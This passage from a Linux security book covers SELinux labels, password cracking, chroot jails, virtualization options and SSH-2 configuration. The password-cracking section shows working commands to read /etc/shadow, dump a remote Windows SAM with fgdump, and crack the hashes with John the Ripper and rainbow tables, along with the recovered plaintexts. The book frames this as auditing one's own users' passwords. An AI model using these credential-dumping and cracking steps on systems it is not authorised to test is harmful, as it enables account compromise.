: Represents a user context. In the default Red Hat targeted policy, this can be either `system_u` for system objects or `user_u` for user objects.

role
: Defines which SELinux user identities can have access to what domain.

type
: Is generally involved in making rules for the transition decision process and changes.

A few more definitions will help clarify some of those new SELinux concepts:

Domain
: A type applied to a process.

Type transition
: The creation of a new process that runs under a different domain than the current one. A type transition is also the labeling of a new object with a type different from the source doing the labeling.

In RedHat's targeted policy, all daemons evolve in their own domains. For example, executable file */usr/sbin/crond* is of type `crond_exec_t`. Upon execution, *crond* will transition over to domain `crond_t`.

```
[emoret@renault-5 ~]$ ls -Z /usr/sbin/crond
-rwxr-xr-x  root root system_u:object_r:crond_exec_t   /usr/sbin/crond
[emoret@renault-5 ~]$ ps -ZC crond
LABEL                             PID TTY          TIME CMD
system_u:system_r:crond_t:SystemLow-SystemHigh 2385 ? 00:00:00 crond
```

14.7 Password Cracking

Although it may not seem very intuitive at first glance, this password-cracking section was consciously placed in this chapter because an administrator should be able to evaluate the security of its user's passwords, and what better method than using a hacker's techniques and cracking them?

John the Ripper

Simply known as *john*, this program is the reference in password cracking. Contrary to other tools, the crypto routines are assembly optimized for a number of processors (Intel Pentium, x86 with MMX, generic x86, Alpha EV4, Sparc V8) and the hashes implemented cover a large spectrum of algorithms. It works in one of four modes:

Wordlist mode
: Uses a flat text file with one word per line to try as passwords on a target list of hashes. A mangle option has *john* mangle words from the list to produce additional likely passwords.

Single crack mode
: Uses the clear text fields of the password file to generate password candidates (Gecos and full name). It applies a large set of mangling rules and is usually much faster than other modes.

Single crack mode may guess more passwords when run simultaneously on multiple password files (if those files are somewhat related) than when it is run on each file separately.

Incremental mode
: Also known as *brute force*. It tries all character combinations from a set defined in the configuration file. This mode can be extremely expensive both in CPU and overall time to achieve. It will find the shortest password first. For long passwords, read the upcoming section "Rainbow Cracking."

External mode
: Extends *john* to new and proprietary hash algorithms. In other words, you can come up with your own hash function and still use *john* to try breaking it.

In general, I like to do a first pass in single mode, as it usually finds the low-hanging fruit in a really short time. Second best is the wordlist mode, but you will have to add your own password dictionary because the default *john* installation does not provide any dictionary file. You can buy such files directly from the *john* home page at *http://www.openwall.com/wordlists*.

The first step to start using *john* is to obtain a dump of the password file containing the hashes to be cracked. Unix users can use the *unshadow* utility provided with *john*, and Windows users should use utilities dumping the same information out from the registry in Jeremy Allison's PWDUMP format.

```
[emoret@fc6 ~]$ umask 077
[emoret@fc6 ~]$ sudo unshadow /etc/passwd /etc/shadow > ~/tmp/passwd
```

The next step is to obtain a decent wordlist. You can get one from the official *john* home page at *http://www.openwall.com/wordlists*.

And now to start the cracker. By default, *john* will run all three cracking modes in the following order:

1. Single crack
2. Wordlist
3. Incremental

```
[emoret@simca-1000 ~]$ john ~/tmp/passwd
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [32/32])
abc123          (test)
guesses: 1  time: 0:00:11:01 (3)  c/s: 4550  trying: 32466097
```

If you stop the program and start it again later, it will continue searching where it left off. To list all discovered passwords, issue the following:

```
[emoret@simca-1000 ~]$ john --show ~/tmp/passwd
test:abc123:501:501::/home/test:/bin/bash

1 password hash cracked, 2 left
```

Rainbow Cracking

Brute-force password cracking can be extremely time-consuming and CPU-intensive; on the other hand, it does not waste memory. Since you need to run the same tool again to brute force every new password you are trying to crack, it would be faster to precompute hashes of all possible passwords and store the results (hash and corresponding passwords) once and for all. This way we would just have to look up a

hash to obtain its matching password. The issue with this approach is the huge amount of memory necessary to store all passwords. The idea behind rainbow cracking is to find the right balance between memory and CPU consumption—also known as *time-memory trade-off*. This is achieved by organizing the hashes in chains such as to minimize the required storage space while maintaining a decent cracking time. The order of magnitude we are talking about with rainbow cracking is 1 hash stored for every 10,000 computed. For each hash chain, the first and last hashes are kept only.

Cracking a password using rainbow tables is a two-step process in which you first have to identify the chain your hash is part of. Do this by computing a hash chain starting from the hash to be cracked and stopping when a locally stored "end of chain hash" matches. The second step is to recreate that chain starting from the locally stored "start of chain hash" until you find the matching password.

The only kind of passwords that cannot be cracked with rainbow tables are those including *salt*:

```
hash = MD5(password . salt)
```

Most *nix-based systems implement *salt*. Fortunately, Microsoft LanManager hashes do not, making rainbow cracking successful in recovering Windows passwords.

The trick with rainbow cracking is to generate the huge tables. The process is as CPU-intensive as a regular brute-force. I recommend that you not waste CPU cycles in generating rainbow tables but instead download freely accessible tables from the Shmoo group's web site (*http://rainbowtables.shmoo.com/*)—they are 38 GB compressed and 65 GB uncompressed for the most complete sets.

The following paragraphs describe the steps involved in cracking an entire collection of windows passwords.

The first step is to obtain a dump of the SAM database. I use the excellent *fgdump* tool for that task. The Windows sources contain an executable binary located in the *Release* subdirectory.

```
$ ./fgdump.exe -h peugeot-104z -u emoret -p abc123
fgDump 1.4.0 - fizzgig and the mighty group at foofus.net
Written to make jOmOkun's life just a bit easier
Copyright(C) 2006 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

Could not connect to service manager: this may be a Win95, 98,
SNAP or other non-NT-based system.
[...]
```

```
** Beginning dump on server peugeot-104z **
OS (peugeot-104z): Microsoft Windows XP Professional Service Pack 2
(Build 2600)
Passwords dumped successfully

-----Summary-----

Failed servers:
NONE

Successful servers:
peugeot-104z

Total failed: 0
Total successful: 1
```

This should result in a file containing the hash of your system's passwords:

```
$ cat peugeot-104z.pwdump
ASPNET:1003:0FAEC89078A7D363CC35441493006CE5:
9CE8138670C9F70813C198F2E0A78FC7:::
HelpAssistant:1000:975DECEE246A76CCFCFB988E7F0E0891:
F743D3DA3D11A32BC9C1408A6C2D8EB8:::
```

Using the *rcrack* tool provided by the Rainbow Crack project, you can now crack the Windows passwords from the above file in a matter of seconds, but first you have to add the charset configuration matching the tables downloaded from the Shmoo group's web site:

```
[emoret@renault-5 ~]$ cd /tmp/rainbowcrack-1.2-src/src

[emoret@renault-5 src]$ cat >> charset.txt
alpha-numeric-symbol32-space =
[ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]
```

Then to launch the actual cracker:

```
[emoret@renault-5 src]$ ./rcrack
/usr/share/shmoogroup-rainbowcrack/alpha_num_sym32_space/*.rt -f
/tmp/peugeot-104z.pwdump
[...]
searching for 4 hashes...
plaintext of 975decee246a76cc is NB^2SOO
cryptanalysis time: 3.85 s
[...]
searching for 3 hashes...
plaintext of fcfb988e7f0e0891 is UJ1BKKQ
cryptanalysis time: 1.62 s
[...]
searching for 2 hashes...
plaintext of 0faec89078a7d363 is G3$~YTB
cryptanalysis time: 1.41 s
[...]
searching for 1 hash...
plaintext of cc35441493006ce5 is HA464,A
```

```
cryptanalysis time: 0.64 s

statistics
-----------------------------------------------------
plaintext found:          4 of 4 (100.00%)
total disk access time:   11.73 s
total cryptanalysis time: 694.63 s
total chain walk step:    461988804
total false alarm:        24063
total chain walk step due to false alarm: 122445301

result
-----------------------------------------------------
ASPNET     G3$~ytbHa464,a hex:4733247e79746248613436342c61
HelpAssistant  nB^2SoOUJ1bKKq hex:6e425e32536f4f554a31624b4b71
```

14.8 Chrooting

The term *chrooting* comes from the *chroot* Unix system call and command-line utility. This system call changes the root directory of a given process and its children. Because a program cannot reach files outside the root directory, this command is commonly used to protect the rest of the operating system from potentially exposed applications. Each *chrooted* or *jailed* application running under *chroot* must have access to configuration and device files that it requires during normal operations. A good use example of *chroot* is the standard *bind* DNS server. For it to be running, *bind* needs a minimal set of support files:

```
[root@renault-4l ~]# find /var/named/chroot | grep -v /var/named/chroot/proc
/var/named/chroot
/var/named/chroot/etc
/var/named/chroot/etc/named.conf.2006-9-7_15.1.19
/var/named/chroot/etc/localtime
/var/named/chroot/etc/named.conf.2006-9-7_14.32.16
/var/named/chroot/etc/named.conf
/var/named/chroot/etc/rndc.key
/var/named/chroot/etc/named.rfc1912.zones
/var/named/chroot/etc/named.caching-nameserver.conf
/var/named/chroot/dev
/var/named/chroot/dev/random
/var/named/chroot/dev/null
/var/named/chroot/dev/zero
/var/named/chroot/var
/var/named/chroot/var/run
/var/named/chroot/var/run/dbus
/var/named/chroot/var/run/dbus/system_bus_socket
/var/named/chroot/var/run/named
/var/named/chroot/var/run/named/named.pid
/var/named/chroot/var/tmp
/var/named/chroot/var/named
/var/named/chroot/var/named/keyset-sabre.juniper.net.
/var/named/chroot/var/named/named.root
```

```
/var/named/chroot/var/named/named.zero
/var/named/chroot/var/named/Ksabre.juniper.net.+005+48897.key
/var/named/chroot/var/named/sabre.juniper.net.db.signed
/var/named/chroot/var/named/Ksabre.juniper.net.+005+03224.private
/var/named/chroot/var/named/named.zero.2006-9-7_15.1.18
/var/named/chroot/var/named/named.ip6.local
/var/named/chroot/var/named/named.broadcast
/var/named/chroot/var/named/Ksabre.juniper.net.+005+48897.private
/var/named/chroot/var/named/localdomain.zone
/var/named/chroot/var/named/10.157.12.db
/var/named/chroot/var/named/Ksabre.juniper.net.+005+03224.key
/var/named/chroot/var/named/localhost.zone
/var/named/chroot/var/named/dsset-sabre.juniper.net.
/var/named/chroot/var/named/named.ca
/var/named/chroot/var/named/sabre.juniper.net.db
/var/named/chroot/var/named/named.local
/var/named/chroot/var/named/data
/var/named/chroot/var/named/slaves
```

The default *named* starting script provided by Fedora Core includes the necessary configuration required by *chroot* to run *named* in a jail. In order to configure *bind* in a *chroot* environment, you should first create your configuration outside the jail and make sure it works. Then install the *bind-chroot* package. That package will create the basic jail tree and move all the previously created configuration files in the proper directories so that *bind* can run within the jail. If an attacker manages to remotely access your DNS server through *bind*, it will only be able to see and change files accessed by *bind*.

SELinux would also prevent access to files outside of *bind*'s domain. I recommend running SELinux rather than spending the time and energy to manually jail all server processes running on your host.

14.9 Sandboxing with OS Virtualization

Compartmentalization is the *leitmotiv* in most of this chapter. The basic idea is to isolate applications from one another and therefore reduce the risk of a complete system compromise when one application is successfully attacked.

One of the ways to isolate applications is to have them run in separate instances of operating systems. Of course, running a single application per physical machine may not always make a lot of sense, but the past few years have seen the advent of virtualization solutions gaining momentum. In effect, virtualization allows a single computer to run multiple operating systems simultaneously. The technology itself has been around for decades but has recently moved from expensive mainframes to software running on PCs and, more recently, has even become a common feature of both Intel and AMD off-the-shelf CPUs.

There are three ways to virtualize a system, and each has its advantages:

Virtual machines (VMs)
: These work by emulating hardware and running an operating system within the emulated hardware. Because the OS does not have the knowledge of where it is running, it does not need to be modified to execute in a virtualized host. The drawback is the performance drop due to running a Virtual Machine Monitor (VMM), also known as a *hypervisor*. The VMM is necessary because some instructions cannot run in user mode; therefore, they need to be filtered out by the VMM.

Paravirtualization
: This is a technique similar to Virtual Machines and uses a VMM as well. The difference is that the guest OS will be modified to not use privileged instructions, thus reducing the performance penalty. With paravirtualization, speed is increased and any OS is still supported. The downside is that those OSes need to be ported so as to avoid the privileged instructions.

Virtualization at the OS level
: This lets you run multiple instances of a given OS, all of which have to be aware that they are running in a virtualized environment. The advantage of this approach is better performance. While it is the most restrictive implementation of virtualization because it imposes a single kernel shared by all hosts and guests, it is the most optimal resource utilization.

Cooperative Linux

The coLinux project (*http://www.colinux.org/*) is a Linux kernel patchset that allows Linux to run under Microsoft Windows. When Cooperative Linux executes, it will appear as a Windows process. This virtualization technique is mainly used by kernel hackers wanting to boot Linux without a full-fledged commercial virtualization solution such as VMware. It has been made somewhat irrelevant by the release of VMWare Server as freeware in 2006.

KVM

Linux *Kernel-based Virtual Machine* (*http://kvm.qumranet.com/kvmwiki*) takes advantage of recently released Intel VT and AMD-V instructions to provide near native performance in virtualized environments. KVM is a loadable kernel module that provides the necessary infrastructure for each specific processor. It needs QEMU running in userspace to emulate the rest of the PC architecture.

KVM can run unmodified versions of guest OSes at near native speeds, but it needs the specifically new CPUs that support Virtualization. Due to its newness at the time of this writing, I have little experience with KVM, but it looks like a promising technology.

OpenVZ: OS-Level Virtualization

Reserved for Linux only, OpenVZ (*http://openvz.org/*) runs a single instance of a modified Linux kernel as the host as well as for all guest OSes. Directly running a single kernel translates into performance gains because the kernel's overhead is minimal (one kernel runs all the systems). The single-kernel approach also allows the processes scheduled for execution to run on all available CPUs and not be restricted to one CPU only. OpenVZ supports running different Linux distributions at the same time, but all will have to use the OpenVZ-modified kernel.

If Linux is the only variety of operating system that has to run on the host, I recommend running OpenVZ for its better performance. As an example, the Virtual Private Asterisk (VPA) project commonly runs 15 simultaneous instances of Asterisk (the Voice over IP server) on a Dual 2.8 GHz Xeon system with 2 GB of RAM.

Linux VServer is a kernel-level virtualization project similar to OpenVZ, which you might also want to try.

Parallels

Parallels (*http://www.parallels.com/*) is a virtual machine monitor running natively on Mac OS X. It can either run in hardware emulation mode or take advantage of the latest advances in CPU emulation. It's a good solution for people wanting to run Windows or Linux on their Macs.

QEMU

QEMU (*http://fabrice.bellard.free.fr/qemu/*) is a CPU emulator that supports two modes. In "Full system emulation," it emulates a CPU and a variety of peripherals allowing for OS installation and full hardware emulation. In "User mode emulation," it permits code compiled for a given architecture to run on a different CPU. The advantage of QEMU is that it runs on numerous architectures and emulates a lot of target platforms.

Here is the list of supported host CPUs for QEMU—in other words, the list of hardware architecture that can run QEMU:

- x86 OK
- x86_64 OK
- PowerPC OK
- Alpha testing
- SPARC32 testing
- ARM testing
- S390 testing
- SPARC64 dev only

- ia64 dev only
- m68k dev only

Table 14-2 is the list of CPUs that can be emulated (i.e., run) by QEMU, and it shows the guest CPU and its emulation support.

Table 14-2. QEMU emulation support

Target CPU	User emulation	System emulation
x86	OK	OK
x86_64	Not supported	OK
ARM	OK	OK
SPARC	OK	OK
SPARC64	Dev only	Dev only
PowerPC	OK	OK
PowerPC64	Not supported	Dev only
MIPS	OK	OK
m68k	Dev only	Dev only
SH-4	Dev only	Dev only

QEMU can be particularly slow because it needs to translate instructions one at a time. However, if you are running QEMU on Linux x86, x86_64, Windows, or FreeBSD, a proprietary kernel module can be loaded to fast track instructions and have them run natively on the host CPU.

UserMode Linux: Paravirtualization

UserMode Linux (*http://user-mode-linux.sourceforge.net/*) is reserved for Linux and is mainly used by the Linux hackers community to test new kernels. It is quite slow, and only recently was improved to create guest virtual memory instead of having each process within the guest OS appear as independent processes on the host. I do not recommend UserMode Linux for a production setup.

VMWare

VMware (*http://www.vmware.com/*) is the granddaddy commercial hardware emulation program that was released for the PC in 2002. It can run unmodified versions of all major PC operating systems and has a fairly low performance overhead. With the commoditization of virtualization, VMware made its landmark server product freeware in 2006 hoping to maintain its market dominance. VMware is a mature product that ships with excellent administration tools including a web interface shown in Figure 14-12, and a remote console. I definitely recommend VMware if you need to run different operating systems on a given piece of hardware.



Figure 14-12. VMWare's web UI

Xen: Paravirtulization

Xen (*http://www.xensource.com/*) is definitely a high-profile open source paravirtualization project. It is native to Linux and requires changes to guest operating systems. However, it is also really fast and often used to benchmark other technologies.

Because it has been out for a few years, it is now reasonably mature and stable. If you need to run enterprise class paravirtualization software with security in mind, I definitely recommend Xen. With wide support by all major distributions, it is one of the safest bets. Also, if this is your cup of tea, check out the numerous administration tools available for managing Xen.

Virtualization Summary

Virtualization is a complex field, not only because of the technology but because so many options make it difficult to choose the best-suited solution. Match your needs with the advantages of each product. We suggest going with the best-supported and largest user base—hence:

- VMware for multiple OS support
- QEMU for its cross-compiling capabilities (running PowerPC code on a x86 is really nice)
- OpenVZ for its outstanding performance when only running Linux

—Eric Markham and Eric Moret

15

Securing Communications

Several protocols for remote shell access were created in the 1970s and 80s, when security was not a concern; for example, Telnet in 1969, Remote Shell (*rsh*) in 1983, and Remote Login (*rlogin*) a bit later in 1991. These protocols do not have encryption, so the login and password information, as well as any commands launched by the client, are transported clearly along the network.

So anybody could sniff the traffic and read the data. If your network contains hubs, anybody connected to the hub can see all the traffic. For example, Figure 15-1 shows a packet capture of a short Telnet connection.

A *hub* and a *switch* are network devices that connect several computers on a network. Hubs and switches have multiple ports where machines are connected. A switch transmits the incoming data on one port to another port based on the final destination. A hub forwards the data from one port to all of the other ports. Any computer connected to a hub can sniff all the data sent and received by any other computer connected on the same hub. This is why hubs are often banned from corporate networks.

Be careful with switches! Under certain circumstances, a switch can be forced into forwarding packets like a hub. A hacker with Layer 2 access to a switch could mount an attack against the switch by filling up its MAC cache table. This is easily done by injecting packets with spoofed destination MACs into the switch. When the switch's MAC table is full, it will usually start copying packets on all ports out, just like a hub.

The packet capture of a Telnet communication in Figure 15-1 shows how a couple of packets sniffed on a network can compromise the entire network. It reveals the login and password to connect to the machine and to get *sudo* access, as well as the list of local accounts.

Due to the insecurity of the early remote shell access protocols, the Secure Shell (SSH) protocol was introduced in 1995 to offer secure remote access. SSH provides data encryption, host identification, and data integrity. The first version, SSH-1, had some



Figure 15-1. Passwords revealed by a Telnet session

security issues that were fixed in 1996 with the second protocol revision, SSH-2. SSH-1 should not be used anymore.

SSH also provides additional features such as tunneling (see Section 15.7) and secured file copy (see Section 15.6).

15.1 The SSH-2 Protocol

SSH-2 uses both an asymmetric key (public and private key) and a symmetric key (the same key is used to encrypt and decrypt). The asymmetric keys are used to authenticate the SSH server, and optionally the SSH client, and then to negotiate a symmetric key, called a *session key*, between the two hosts. The data is encoded with the symmetric key. Encryption and decryption is much faster with a symmetric key than with an asymmetric key.

SSH supports the following algorithms:

- RSA and DSA for the asymmetric key
- AES, Blowfish, 3DES, CAST128, etc. for the symmetric key
- MD5 and SHA for data integrity
- Gzip for data compression

The SSH protocol can be decomposed in three layers: the *transport layer*, the *user authentication layer*, and the *connection layer*. Each layer is discussed in the next three sections.

The Transport Layer

This layer contains the public key exchange and the server authentication. The encryption and the compression algorithms are negotiated, and the session key is generated. This is the first step to initiate an SSH connection. The sequence is as follows:

1. The client opens a TCP connection to the SSH server.
2. Client and server negotiate an SSH protocol version (1 or 2).

Both server and client should be configured to only support SSH-2, because SSH-1 is insecure.

3. The server sends unencrypted data to the client to identify itself. This includes a list of encryption, compression, and authentication mechanisms that it supports. It also includes a server public key.

   The server public key is 64 random bytes, called *check bytes*, which must be sent back by the client in the next request. This prevents replay attacks where an attacker would capture an SSH connection and replay it several times to create a denial of service (DoS) condition.

   Both the client and server create a hash from the server's public key and the check bytes. This hash identifies the session.

A *hash* is a small *fingerprint*. It is often used to fingerprint larger data. A good hash function has a low probability of collisions (i.e., a low probability for two different data chunks to have the same hash).

4. The client creates a hash or fingerprint of the server's public key. If it is the first time the client connects to the server, the fingerprint and the server IP address are added to the list of known hosts. If it is not the first time, the fingerprint is compared to the fingerprint previously computed for the same IP address. See Section 15.3 for more information on known hosts.

Verifying the server's public key is not enough. The client must ensure that the server possesses the matching private key to fully verify the server identity. This is done during the Diffie-Hellman key exchange in Step 5.

5. A session key, unique to this SSH session, is created. The key is not exchanged between the client and server. Instead, hints are exchanged and used by both sides to compute the session key. During this step, data is encrypted with the recipient's public key. This allows the client to verify that the server has the matching private key and can fully authenticate it. Diffie-Hellman is used for key exchange. This algorithm allows the two parties to compute the same secret key over an insecure (unencrypted) channel.
6. The server sends a confirmation encrypted with the new session key.
7. All data is encrypted with the symmetric session key.
8. Session keys are usually renewed every hour, or after 1 GB of data has been exchanged.

The User Authentication Layer

There are three main mechanisms to authenticate a user with SSH:

Password
: The user enters a login and password. This is natively implemented by the SSH server and independent from the keyboard-interactive method.

Public key
: The user's public key must be present on the server. The client authenticates transparently with its public key (see Section 15.3). Here are the steps to authenticate:

  1. The SSH client requests authentication of a given user to the server.
  2. If there is a public key on the server in that user's home directory, the server replies with a challenge (random string) encrypted with the client's public key.
  3. The client decrypts the message with its private key, signs the challenge with its public key, and sends the signature back to the server.
  4. The server computes the same signature with the user's public key and compares it to the signature sent by the client. If they match, the user is authenticated.

Keyboard-interactive
: The authentication is not done by the SSH server, but by another module on the server. The SSH is simply an interface between the client and the external module. This is often used with Pluggable Authentication Modules (PAM) to authenticate users who have shell access on the server.

The server defines which mechanisms are supported and in what order they are tried. Commonly, the public key mechanism is tried first, then the keyboard-interactive method.

The benefits of user authentication versus public key authentication are discussed in Section 15.3.

The Connection Layer

SSH supports several communication channels per session. Channels are used for port forwarding (see Section 15.7), X forwarding, or to send control commands (e.g., terminal window resizing). This is done transparently.

15.2 SSH Configuration

SSH must be configured on both the client and server. It is important to configure it correctly on both sides to prevent the use of SSH-1 and to only allow strong encryption algorithms.

Server Configuration

On the server side, the configuration files are usually located in */etc/ssh*. On Mac OS X, the files are just in */etc*, such as */etc/ssshd_config*. The configuration file for the server is */etc/ssh/sshd_config*. A typical configuration looks like this:

```
#Port 22
#Protocol 2,1
Protocol 2
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
# Lifetime and size of ephemeral version 1 server key
#KeyRegenerationInterval 1h
#ServerKeyBits 768

# Logging
# obsoletes QuietMode and FascistLogging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6

#RSAAuthentication yes
#PubkeyAuthentication yes
#AuthorizedKeysFile     .ssh/authorized_keys

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#RhostsRSAAuthentication no
# similar for protocol version 2
```

The lines starting with # are comments. The main configuration options with their default values are displayed as comments. The most important options are:

`Port 22`
: This is the default port for SSH.

`Protocol 2`
: It is very important to allow only SSH-2. If you allow SSH to revert back to version 1 for cases when some of your legitimate clients support only version 1, be assured that attackers will exploit it. They will pretend they support only version 1 and will exploit all known weaknesses of SSH-1.

`HostKey`
: The path to the private DSA and RSA keys. These keys are created automatically when SSH is started for the first time following initial installation on the server

`KeyRegenerationInterval 1h`
: A new session key is created every hour (see Section 15.1). This interval is commonly used.

`LogLevel`
: The level of debug messages that are logged. You can change this value to `DEBUG` to get more information.

With the logging level `DEBUG`, login and password are logged. You should not allow this value to sit idle for a long time, and logs should be cleaned to remove this sensitive information.

`LoginGraceTime 2m`
: Maximum delay allowed for a user to enter a login and password. Keep this value low. If it is too high, an attacker could initiate thousands or millions of connections to the server without typing any login or password, thus causing a denial of service (DoS). The server would have too many open connections, and legitimate users might not be able to create additional connections to the server.

It is possible to restrict the number of unauthenticated connections, which is the number of connections where the client has not yet authenticated to the server. `MaxStartups 10` allows a maximum of 10 simultaneous unauthenticated connections. This prevents attackers from leaving too many open connections, but can increase the likelihood of denial of service: if the attacker opens 10 connections, no other user can login. Other options can mitigate this risk.

`PermitRootLogin no`
: It is good practice not to allow the *root* account direct access through the SSH server. If you need remote root access to the server, you should connect as a normal user and then escalade to *root* with *su* or *sudo* (Section 14.3). This way, you

reduce the possible number of vulnerabilities. If only a few users are allowed to use the *sudo* command, you have a few accounts that allow compromising your system with just one password. Other user accounts require knowing two passwords instead of one. Also, if there is a vulnerability in the SSH server, an attacker would only be able to access your system as an unprivileged user and would not have root access.

`StrictMode yes`
: By default, the server does not accept connections if file permissions or ownerships are wrong. See Section 15.5 for more details. This can give beginners headaches before they have a well-configured system, but this should be left as `yes`.

`MaxAuthTries 6`
: The maximum login attempts per connection is usually set to 3. The default value is 6.

`PublicKeyAuthentication yes`
: Allow users to authenticate with their public keys. You can set this option to no if you think your users cannot be trusted to keep their private key secured on their system.

`PasswordAuthentication yes`
: Allow users to authenticate with a login and password.

`PermitEmptyPasswords no`
: Users must not be able to use an empty password to connect to the server.

`UsePAM no`
: You could use Pluggable Authentication Modules (PAM) to authenticate users with a login and password. PAM is currently used by most Linux distributions to authenticate users. Several services can use the same PAM configuration. If this option is set to `yes`, expect the options `PermitRootLogin` and `PermitEmptyPasswords` to be ignored.

`TCPKeepAlive yes`
: The server can send heartbeat packets to the client to make sure it is still reachable while the connection is idle for a couple minutes. This ensures that no dead connection (due to a network issue, for example) is left open on the server. I prefer to set this option to `no` to leave the connection open when there is a temporary failure. It is not unusual to be able to resume an SSH connection after losing network connectivity for several minutes.

`TCPKeepAlive` packets do not go through the encrypted channel; they can be spoofed.

`UsePrivilegeSeparation yes`
: The SSH daemon is usually started as *root*. With this option set, an unprivileged separate process is created for each user connection. This is a good way to prevent privilege escalation in case of exploitation of a potential vulnerability on the SSH server.

Any change made to the server's configuration will take effect after the SSH service is restarted or reloaded.

If you connect through SSH to change the SSH configuration on the server, always keep your current connection open. Type **`service ssh restart`** or **`/etc/init.d/sshd restart`**. This loads the new configuration for the next SSH connections. It does *not* modify your current connection's parameters. You can then open a new connection to make sure it still works.

If instead you type **`service ssh stop`** and then **`service ssh start`**, your current connection might be closed. If you made an error in your server configuration file, you would then be locked out.

User Access Restriction

It is possible to restrict access to certain user names or certain groups. Whitelists and blacklists can be added to */etc/ssh/sshd_config*:

`AllowUsers` *`user1 user-*`*
: Allows only users with the login name *`user1`* or *`user2`* to login. It is possible to use the wildcard * to match 0 or more characters, and ? to match any character.

`AllowGroups` *`ssh-group`*
: Allows only users who belong to *`ssh-group`*. Wildcards can be used.

`DenyUsers` *`user1`*
: Forbids *`user1`* from logging in through SSH. The syntax of this option is the same as `AllowUsers`.

`DenyGroups` *`group1`*
: Forbids users who belong to *`group1`* from logging in through SSH. The syntax of this option is the same as `AllowGroups`.

SSH Client Connection

You can now connect to an SSH server with the default configuration:

```
$ ssh julien@192.168.0.102
The authenticity of host '192.168.0.102 (192.168.0.102)' can't be established.
RSA key fingerprint is 98:d5:a3:ce:a7:74:b9:e4:02:bd:b4:20:b8:e6:60:f4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.102' (RSA) to the list of known hosts.
julien@192.168.0.102's password:
Last login: Fri Sep  1 15:00:28 2006 from 192.168.0.103
[julien@asus ~]$
```

This logged me into the SSH server at the address 192.168.0.102 as user *julien* (I have a local account on this server). Since it is the first time I connected to this machine, SSH displays the host RSA public key fingerprint. The first connection to an SSH server is not secured.

SSH does not use a Public Key Infrastructure (PKI) where a trusted third party can verify the legitimacy of the server's public key. In its default configuration, you should verify, out of band, each server's public key by checking its key fingerprints. This is to make sure an attacker is not doing a man-in-the-middle attack (see Section 15.4) and that the address of the SSH server was not spoofed. In practice, people rarely do this verification and just accept the server's key hoping for the best.

If you do not specify a username on the command line and no user is specified in the SSH configuration files (see the next section), SSH uses the currently logged-on username.

After you accept the fingerprints, the host address and host public key are added to the list of known hosts in *$HOME/.ssh/known_hosts*:

```
192.168.0.102 ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAx8uJ7Yve1ArQ3iynu5ishSWc9a/f4q
quu7Hz5SmzquPnC3b2CKahZNwSM4Uw3fsu+HJ9hnVaCAAVyNpBwT9OaBCNPaO8/KlywVyANuqSBWHZjM
gLOAY+Dcf/9BkPSLGNQqV/iqHLCA7TmotCzukhCxFeL5ZogGrol6tSUOL/BSO=
```

If you connect to the same SSH server using a different format of addresses such as a fully qualified domain name (FQDN), IP address, or subdomain name only, the client considers them as different known hosts. The fingerprint is shown each time and all the different addresses are added to the *known_hosts* file.

Next time you connect to the same host, SSH automatically compares the public key sent by the host with the value recorded the very first time. If they do not match, the SSH connection is interrupted.

A public key mismatch does not always indicate an attack. If the operating system was reinstalled or replaced, the public key may be different. You should first call the server administrator to find out why the public key changed.

Tune the Client's Configuration

On the client side, the SSH connection can be configured through:

- Command-line options
- *$HOME/.ssh/config*
- */etc/ssh/ssh_config*

The parameters are considered in this order: if an option is set on the command line, the values mentioned in the two configuration files are ignored.

The two client configuration files have the same format as the server configuration files and have several options in common. Unfortunately, the same option can be set

with different option names on the client and server sides. Table 15-1 shows the option name on the server configuration file, on the client, and on the command line.

Table 15-1. Parameter comparison table

Option description	Server	Client	Command line
Use SSH-2 only	`Protocol 2`	`Protocol 2`	`-2`
Data compression	`Compression delayed`	`Compression yes`	`-C`
Compression level	`-`	`CompressionLevel 9`	`-o CompressionLevel 9`
Number of login attempts allowed per connection	`MaxAuthTries 3`	`NumberOfPasswordPrompts 3`	`-o NumberOfPassword-Prompts 3`
Change the debug level	`LogLevel DEBUG`	`LogLevel DEBUG`	`-vvv`
Connect on a non-standard port	`Port 2200`	`Port 2200`	`-p 2200`

There are a couple of interesting options specific to the client:

`CheckHostIP yes`
: SSH can check the IP address of the SSH server in addition to its domain name. This prevents DNS spoofing attacks.

`HashKnownHosts yes`
: Instead of storing the domain name, SSH can store a hash of the SSH server host names in *known_hosts* to avoid storing such sensitive information in clear text when sharing the file.

`RekeyLimit 1G`
: Renegotiate the session key after one gigabyte of data is exchanged.

`User user`
: If you always log in as the same username to the SSH server, you can add it once and for all in your configuration files.

`ServerAliveCountMax 3`
: If the server does not reply to three consecutive server alive messages, the connection is considered dead and is dropped. This option should be used in place of `TCPKeepAlive yes` because the server alive messages are sent through the encrypted channel and cannot be spoofed.

15.3 SSH Authentication

Basic password-based SSH authentication is simple to set up and usually good enough for small deployments. However, when scalability is a requirement, key-based authentication is a much better solution. As a refresher, password authentication uses regular user passwords generally located in the */etc/shadow* file, while key-based authentication uses a public/private key pair located in the given user's home directory. Table 15-2 shows a list of benefits for using key-based authentication.

Table 15-2. Benefits of key-based authentication

Password authentication	Key-based authentication	Comment
Susceptible to brute-force attack.	Protection against brute force.	For practical reasons, passwords are usually limited to less than 10 characters while SSH private keys have defaults of 1024 and 2048 bits respectively for DSA and RSA keys.
User has to supply his user password to each machine it is connecting to.	User unlocks his SSH key the first time it is used, then agent keeps the unencrypted key in memory for later use without requesting the passphrase again.	Using *ssh-agent*, a user can unlock his SSH key once per session and connect to multiple hosts without having to supply his key's passphrase again.
User has to supply his user password again to hosts beyond the first connection (when jumping from host to host).	Network jumps from host to host might not require the user to submit a passphrase again.	Using agent-forwarding, a user could jump from host to host and only have to submit his passphrase once at the beginning of the session.
	Single Sign On is possible.	

Configuring SSH key-based authentication is a fairly simple five-step process:

1. Create your SSH DSA public and private key pair.

